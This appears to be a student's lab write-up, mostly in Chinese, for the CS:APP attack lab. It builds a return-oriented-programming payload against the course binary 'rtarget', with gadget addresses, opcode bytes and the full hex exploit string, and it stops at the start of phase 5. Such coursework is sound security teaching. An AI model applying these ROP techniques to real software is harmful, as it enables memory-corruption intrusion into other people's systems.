



ret : This instruction is encoded by the single byte 0xc3.

nop : This instruction (pronounced “no op,” which is short for “no operation”) is encoded by the single byte 0x90. Its only effect is to cause the program counter to be incremented by 1.

第四题需要用ROP来完成touch2的攻击，可以用popq %rax，movq %rax,%rdi来实现将cookie输入到touch2中去。

popq %rax 的指令查表得58， movq %rax,%rdi的指令查表得48 89 c7

用objdump -S rtarget >4.s vi 4.s查看rtarget中的所有gadget:



通过查找可知：

0x401b2c开始满足机器码 48 89 c7且90不干扰操作。

0x401b34开始满足机器码58，且c3不干扰操作。

将前24字节填充，将cookie置于第一二条指令中间，touch2的地址置于最后，如下：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

34 1b 40 00 00 00 00 00


4c fb e6 43 00 00 00 00

2c 1b 40 00 00 00 00 00

5f 19 40 00 00 00 00 00

使用vi编辑器创建文件“4.txt”，将该段字符串保存后，使用“./hex2raw <4.txt> 4t.txt”命令将该字节文本文件转为字符文本文件“4t.txt”保存。


接下来使用命令“./rtarget –i 4t.txt”将准备好的字符串读入程序中，运行结果如下图所示：



**任务5：**


To solve Phase 5, you can use gadgets in the region of the code in rtarget demarcated by functions start\_farm and end\_farm. In addition to the gadgets used in Phase 4, this expanded farm includes the encodings of different movl instructions, as shown in Figure 3C. The byte sequences in this part of the farm also contain 2-byte instructions that serve as functional nops, i.e., they do not change any register or memory values. These include instructions, shown in Figure 3D, such as andb %al,%al, that operate on the low-order bytes of some of the registers but do not change their values.

如图为补充的命令对应的机器码：

